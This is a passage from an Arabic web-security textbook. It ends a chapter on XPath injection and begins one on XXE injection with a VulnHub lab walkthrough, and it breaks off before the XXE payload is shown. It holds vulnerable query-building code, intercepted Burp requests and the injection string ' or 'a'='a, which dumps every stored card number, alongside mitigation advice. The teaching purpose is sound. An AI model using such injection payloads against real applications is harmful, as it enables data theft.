3 $lXPathQueryString = str_replace("{PASSWORD}", $lXPathPassword, $lXPathQueryString);
4 $lXMLQueryResults = $XMLHandler->ExecuteXPATHQuery($lXPathQueryString);
```

- السطر رقم 1 : يتم بناء الـ XPath query التي تقوم بالبحث في الـ Node المُسمّاه Employee وتمرّر لها قيمتين ، إسم المستخدم USERNAME و PASSWORD، هذه القيمتين يقوم المستخدم بإدخالها، وتُمرّر لتطبيق الويب عبر الـ URL Parameters كالتالي :

ثغرة ال XPath Injection (تكمله...)

Request

Raw | Params | Headers | Hex

```
1 GET /mutillidae/index.php?page=
  user-info-xpath.php&username=username&password=
  password&user-info-php-submit-button=
  View+Account+Details HTTP/1.1
2 Host: 192.168.162.122
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
```

ثغرة ال XPath Injection (تكمله...)

- السطر رقم 2 وَ 3 : يتم دمج القيم القادمة من الـ HTTP Request مع الـ query هنا مصدر الخَلل ، لم يتم معالجة المدخلات بالشكل السليم!
- السطر رقم 4 : يقوم هذا السطر بتنفيذ الـ Query
- لنأخذ مثال آخر:
- ملف الـ XML الذي سيتم تنفيذ الـ XPath query عليه كالآتي :
-

ثغرة ال XPath Injection (تكمله...)

```
<addressBook>
    <address>
        <firstName>William</firstName>
        <surname>Gates</surname>
        <password>MSRocks!</password>
        <email>billyg@microsoft.com</email>
        <ccard>5130 8190 3282 3515</ccard>
    </address>
    <address>
        <firstName>Chris</firstName>
        <surname>Dawes</surname>
        <password>secret</password>
        <email>cdawes@craftnet.de</email>
        <ccard>3981 2491 3242 3121</ccard>
    </address>
    <address>
        <firstName>James</firstName>
        <surname>Hunter</surname>
        <password>letmein</password>
        <email>james.hunter@pookmail.com</email>
        <ccard>8113 5320 8014 3313</ccard>
    </address>
</addressBook>
```

ثغرة ال XPath Injection (تكمله...)

- تعليمة الـ XPath التي تقوم بإسترجاع جميع الإيميلات ستبدو كالتالي :

```
//address/email/text()
```

- ولو أردنا عرض البيانات الخاصة بالمستخدم Dawes ستكون التعليمة كالتالي :

```
//address[surname/text()='Dawes']
```

- الآن لنفترض أن تطبيق الويب سيقوم بعرض بيانات الـ credit card بناءً على اسم المستخدم username وكلمة المرور password، سيتم تمرير هذه القيم من قبل المستخدم وستكون الـ query كالآتي :

ثغرة ال XPath Injection (تكمله...)

```
//address[surname/text()='Dawes' and password/text()='secret']/ccard/
text()
```

في حالة لم يقم المبرمج بمعالجة هذه المدخلات بالشكل السليم، قد يقوم المخترق بحقن القيمة التالية في حقل كلمة المرور :

```
' or 'a'='a
```

سيؤدي حقن القيمة السابقة إلى جعل التعليمة كالآتي :

```
//address[surname/text()='Dawes' and password/text()='' or 'a'='a']/
ccard/text()
```

والتي ستقوم بعرض قيم الـ credit cards لجميع المستخدمين

ثغرة ال XPath Injection (تكمله...)

- الممارسات الصحيحة لمنع ثغرات الـ XPath Injection
- لا تقم ببناء queries تستند على مُدخلات قادمة من المستخدم في المقام الأول
- إن كان ولا بد من بناء مثل هذه التعليمات، فتأكد بأنك تقوم بإختبار الـ parameters القادمة من المستخدم والتأكد بأنها تحتوي فقط على القيم المسموحة، مثل الأرقام والحروف فقط، بمعنى آخر إستخدم منهجية White List لإختبار المدخلات، ولا تقم بالإعتماد على تنقيح المدخلات Sanitization، حيث أن الطريقة الأخيرة لها طُرق تجاوز عدّة.

تم بحمد الله انتهاء الفصل السادس

الفصل السابع
ثغرة ال XXE Injection

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال XXE Injection

- قبل البدء في مناقشة مختلف أنواع الثغرات المتعلّقة بلغة الترميز XML، لنُلقي نظرة شمولية (انظر للصورة الآتية) على هذه الأنواع ونعرف كل نوع منها ما الهدف الذي يُحدث به الضّرر:




Figure 1.1: Vulnerabilities in XML-based System

ثغرة ال XXE Injection (تكمله...)

- الثغرات المتعلّقة بالـ XML Parser
- تطبيقات الويب التي تعتمد على لغة الترميز XML في بعض أجزائها وعملياتها يقوم مطوريها بإستخدام XML Parser خاص باللغة المستخدمة في تطبيق الويب ، الـ XML Parser يساعد في قراءة (Parsing) أكواد الـ XML وجعلها مفهومه لتطبيق الويب حتى يستطيع التعامل معها، أي أن الـ Parser أشبه بـ API بين كود الـ XML والكود الخاص بتطبيق الويب. فعوضًا عن أن يتعامل مطوّر الويب مع كود الـ XML بشكل مباشر ويحاول تفسير كل سطر بنفسه، يقوم بإستخدام XML Parser يؤدي هذه الوظيفة، وبالمناسبة هذه الميزة هي أحد الأسباب التي جعلت لغة الترميز XML واسعة الإنتشار، فالعديد من لغات البرمجة لديها مكتبات خاصة بالـ XML Parser، بالتالي عملية التخاطب بين تطبيقين من لغتين مختلفتين بغرض تبادل أو قراءة البيانات ستكون مهمّة سهلة إلى حدٍ ما إذا أوجدنا لغة مشتركة بين هذين التطبيقين ، وفي هذه الحالة نقصد لغة الترميز XML

ثغرة ال XXE Injection (تكمله...)

- يوجد العديد من الأنواع المختلفة للـ XML Parser ولسنا بصدد مناقشتها هنا، لكن هذه قائمة ببعض الـ XML Parser المفتوحة المصدر لبعض اللغات وأُطر العمل:
- Java
- Python
- PHP
- .NET Framework
- بعد هذه المقدمة حول الـ XML Parser، لننتقل الآن للثغرات التي تحدث بسبب بعض نقاط الضعف في الـ XML Parser أو بسبب جهل مطوّر تطبيق الويب بطبيعة الخصائص التي يقدمها هذا الـ Parser وحدود إمكانياته.

ثغرة ال XXE Injection (تكمله...)

- XML External Entity Injection (XXE)
- قبل أن نتعرّف على هذا النوع من الثّغرات لنعرف بدايةً ما هو الـ XML Entity؟
- الـ XML Entity نستطيع إعتباره متغير يحمل بيانات وهذه البيانات قد تكون في نفس ملف الـ XML (Internal) أو في خارجه (External)
- هذا مثال على تعريف ENTITY ضمن ملف الـ XML

```
<!DOCTYPE ARTICLE
   [
   <!ELEMENT ARTICLE (TITLEPAGE, INTRODUCTION, SECTION*)>
   <!ELEMENT TITLEPAGE (#PCDATA)>
   <!ELEMENT INTRODUCTION (#PCDATA)>
   <!ELEMENT SECTION (#PCDATA)>

   <!ENTITY topics SYSTEM "Topics.xml">  ---> External Entity
   <!ENTITY title "A Short History of XML"> ---> Internal Entity
   ]
>
```

ثغرة ال XXE Injection (تكمله...)

- في المثال أعلاه عرّفنا نوعين مختلفين من الـ XML ENTITY وهما :
- External ENTITY
- Internal ENTITY
- ما يهمنا هنا هو النوع الأول External ENTITY وهذا هو الـ Syntax الخاص بتعريفه :

```
<!ENTITY EntityName SYSTEM SystemLiteral>
```


- EntityName يرمز لأسم هذا المتغيّر
- SystemLiteral ترمز إلى المسار المتواجد به الملف، وهنا بإمكاننا إستخدام أنواع مختلفة من الـ URI Scheme مثل الـ HTTP , File

ثغرة ال XXE Injection (تكمله...)

- الآن بعد أن تعرّفنا على الـ XML External Entity،
- لنعرف ماهي ثغرة الـ XML External Entity Injection؟
- بما أنها ثغرة من نوع Injection فلا بد أن يتواجد "مكان" تأتي منه البيانات من المستخدم (أو من تطبيق آخر) ومن ثم يتم خَلط هذه البيانات مع الكود وتُرسل إلى الـ Parser
- وفي حالتنا هنا تطبيق الويب يستقبل قيم من المستخدمين وهذه القيم قد يتم خلطها مع Code XML، ولا يقوم تطبيق الويب بعمل فَلترة كافية للمدخلات ممّا يتيح للمخترق حقن كود XML وتحديدًا نقصد هنا حقن XML External Entity
- لنتوقف قليلًا عن الشرح ونبدأ بالجانب العملي حتى تتضح الصورة أكثر:
- سنقوم بالتطبيق وحل تحدّي بسيط على هذه الـ Machine
- https://www.vulnhub.com/series/xxe-lab,174/
- إعدادات المعمل ستكون كالآتي:


ثغرة ال XXE Injection (تكمله...)

- تطبيق الويب المصاب بالثغرة: http://172.16.220.134
- الـ Machine التي نقوم بالإختبار من خلالها: Kali machine
- بعد الدخول على الصفحة الخاصة بالتطبيق (http://172.16.220.134/xxe/) نجد واجهة تسجيل الدخول هذه:



ثغرة ال XXE Injection (تكمله...)

- نحاول تسجيل الدخول وإعتراض الطلب عن طريق أداة Burp Suite قبل أن يتم إرساله إلى تطبيق الويب حتى نفهم ما الآلية التي يعمل بها التطبيق



ثغرة ال XXE Injection (تكمله...)

- بعد إعتراض الطلب، نلاحظ أن البيانات الخاصة بالمستخدم يتم تمريرها عبر الـ XML، نُلقي نظرة على الـ Source Code ونجد الدالة XMLFunction() والتي تقوم ببناء الـ xml document وتمريره إلى تطبيق الويب :

(index) ×

```
19 function XMLFunction(){
20     var xml = '' +
21         '<?xml version="1.0" encoding="UTF-8"?>' +
22         '<root>' +
23         '<name>' + $('#name').val() + '</name>' +
24         '<password>' + $('#password').val() + '</password>' +
25         '</root>';
26     var xmlhttp = new XMLHttpRequest();
27     xmlhttp.onreadystatechange = function () {
28         if(xmlhttp.readyState == 4){
29             console.log(xmlhttp.readyState);
30             console.log(xmlhttp.responseText);
31             document.getElementById('errorMessage').innerHTML = xmlhttp.responseText;
32         }
33     }
34     xmlhttp.open("POST","xxe.php",true);
35     xmlhttp.send(xml);
36 };
```

ثغرة ال XXE Injection (تكمله...)

- الجزء الذي يهمُّنا تحديدًا في الكود هو أن المدخلات القادمة من المستخدم (اسم المستخدم وكلمة المرور) يتم خلطها مع كود الـ XML ولا يوجد أي عملية فلترة مُسبقة لهذه المدخلات، ومن هنا نستطيع الحقن ، كِلا المتغيرين name و password مُصابين ونستطيع الحقن من خلالهما :

```
23          '<name>' + $('#name').val() + '</name>' +
24          '<password>' + $('#password').val() + '</password>' +
```

- بعد تحليل الكود ، لنعود الآن إلى الـ Repeater في الـ Burp Suite

ثغرة ال XXE Injection (تكمله...)

Request

Raw | Params | Headers | Hex | XML

```
POST /xxe/xxe.php HTTP/1.1
Host: 172.16.220.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 93
Origin: http://172.16.220.134
DNT: 1
Connection: close
Referer: http://172.16.220.134/xxe/
Cookie: PHPSESSID=keha9qkgemfi69dqcbe7rg0bjr

<?xml version="1.0"
encoding="UTF-8"?><root><name>user</name><password>pass</pa
ssword></root>
```

ثغرة ال XXE Injection (تكمله...)


- نبدأ الإختبار عن طريق تمرير أحد قيم الـ Meta-character في الـ XML مثل :

Table 4.1: XML Meta-characters


Character	Consequence
<	Opening a tag without closing it.
&	This is a character for escaping meta-characters, which makes an XML malformed when being used alone.
>	Closing a tag without opening it.
‘	It makes the name specification syntactically incorrect when added to an attribute name.
“	Similar to the previous one.
<! – –	This sequence of characters represents the beginning/end of a comment and is not allowed in attribute values.
]] >	This is a delimiter for the CDATA section and is not allowed in values of elements.

ثغرة ال XXE Injection (تكمله...)

- في حالة كان تطبيق الويب لا يقوم بعمل الفلترة للمدخلات فحقن أحد هذه القيم في المدخلات سيعمل على إحداث خطأ في البنية السليمة لملف الـ XML، مما يجعل الـ Parser يُظهر لنا رسالة خطأ في الـ Response، في الخطوة الآتية مرّرنا القيمة & ضمن اسم المستخدم أولًا حتى نتأكد أنه مصاب ، ومن ثم أعدنا المحاولة على المتغير الخاص بكلمة المرور .



ثغرة ال XXE Injection (تكمله...)



ثغرة ال XXE Injection (تكمله...)

- نلاحظ أن رسالة الخطأ التي توقعناها من الـ Parser لم تظهر ضمن الـ Response، لنبدأ الآن بحقن شيء آخر ، على سبيل المثال لنحاول الحقن بـ XML External Entity كالآتي:

